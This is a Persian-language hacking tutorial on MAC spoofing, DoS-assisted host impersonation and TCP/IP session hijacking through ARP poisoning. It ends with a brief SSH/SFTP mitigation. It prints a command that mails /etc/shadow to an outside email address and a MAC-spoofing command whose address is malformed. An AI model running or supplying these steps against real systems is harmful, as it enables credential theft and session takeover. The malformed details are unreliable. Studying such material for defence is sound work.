
همان طور که در مطالب فوق ذکر کردم، **MAC Address** ثابت بوده و تغییر نمی کند. اما کاربران لینوکس می توانند **MAC Address** خود را بدون استفاده از نرم افزارهای **Spoofing** و ... تغییر دهند. تنها با استفاده از پارامتر **ipconfig** که در زیر برای شما آورده ام، می توانید این مشکل را **exploit** کنید:

```
# ifconfig eth0 hw ether 00:0c:ff:4f:e8
```

همچنین در ویندوزهای Windows 2000/XP می توانید این کار را با استفاده از نرم افزارهایی که Spoofing را انجام می دهند، من نرم افزار SMAC پیشنهاد می کنم (که البته نرم افزار برای این کار زیاد هست)!! این مشکل را همان طور که در زیر توضیح داده شده، می توانید exploit کنید:

H یک حمله DoS بر روی T2 به راه می اندازد (به شکل ۳ مراجعه کنید)، و سپس IP & MAC Address خود را در سیستم T2 قرار داده (و اصطلاحا ASSIGN می کند)، و از این به بعد به عنوان نامزد و نفر دومی برای سیستم T2 انتخاب می شود و خوب چون T2 تحت حمله DoS قرار دارد بنابراین T1 با H ارتباط برقرار می کند (بدون اینکه خودش بفهمد). اما نکته اینجاست باز هم اگر T2 به سرویس دهی و اجرای سرویس در سیستم بپردازد و DoS کارگر نباشد، باز هم بسته ها به سمت H خواهند رفت.

## انجام عملیات ربود TCP/IP یا به اصطلاح TCP/IP Hijacking:




عکس ۴

بیائید فرض کنیم که سیستم A به سرور B به عنوان یک مدیر root به وسیله سرویس TELNET، FTP وصل شده است. هکر که با سیستم H در شکل مشخص است و قادر هست که عملیات sniff را انجام دهد. خوب مسلما H یک حمله ARP Poisoning بر روی A انجام خواهد داد و سپس تنظیمات او را به آنچه که A هست، reset خواهد کرد. اکنون قادر خواهد بود که دستورات را به جای کامپیوتر A انجام دهد مثلا: "mail the_cephexin@yahoo.com</etc/shadow" همین یک مورد کافی است !!!! اکنون هکر باید سیستم A را به نوعی حالا چه با SYN Flood یا ARP Poisoning، DoS کند و به این ترتیب کامپیوتر A قادر نخواهد بود که در این حمله و انجام عملیات، به دلیل توده عظیمی از ARP Request دخالت کند.

## راه حل:

به جای ایجاد یک لاگین Telnet، سیستم A می تواند لاگین های SSH (Secured Shell) یا SFTP را به منظور جلوگیری از TCP/IP Hijacking داشته باشد و به کار گیرد.

**Written by: Cephexin**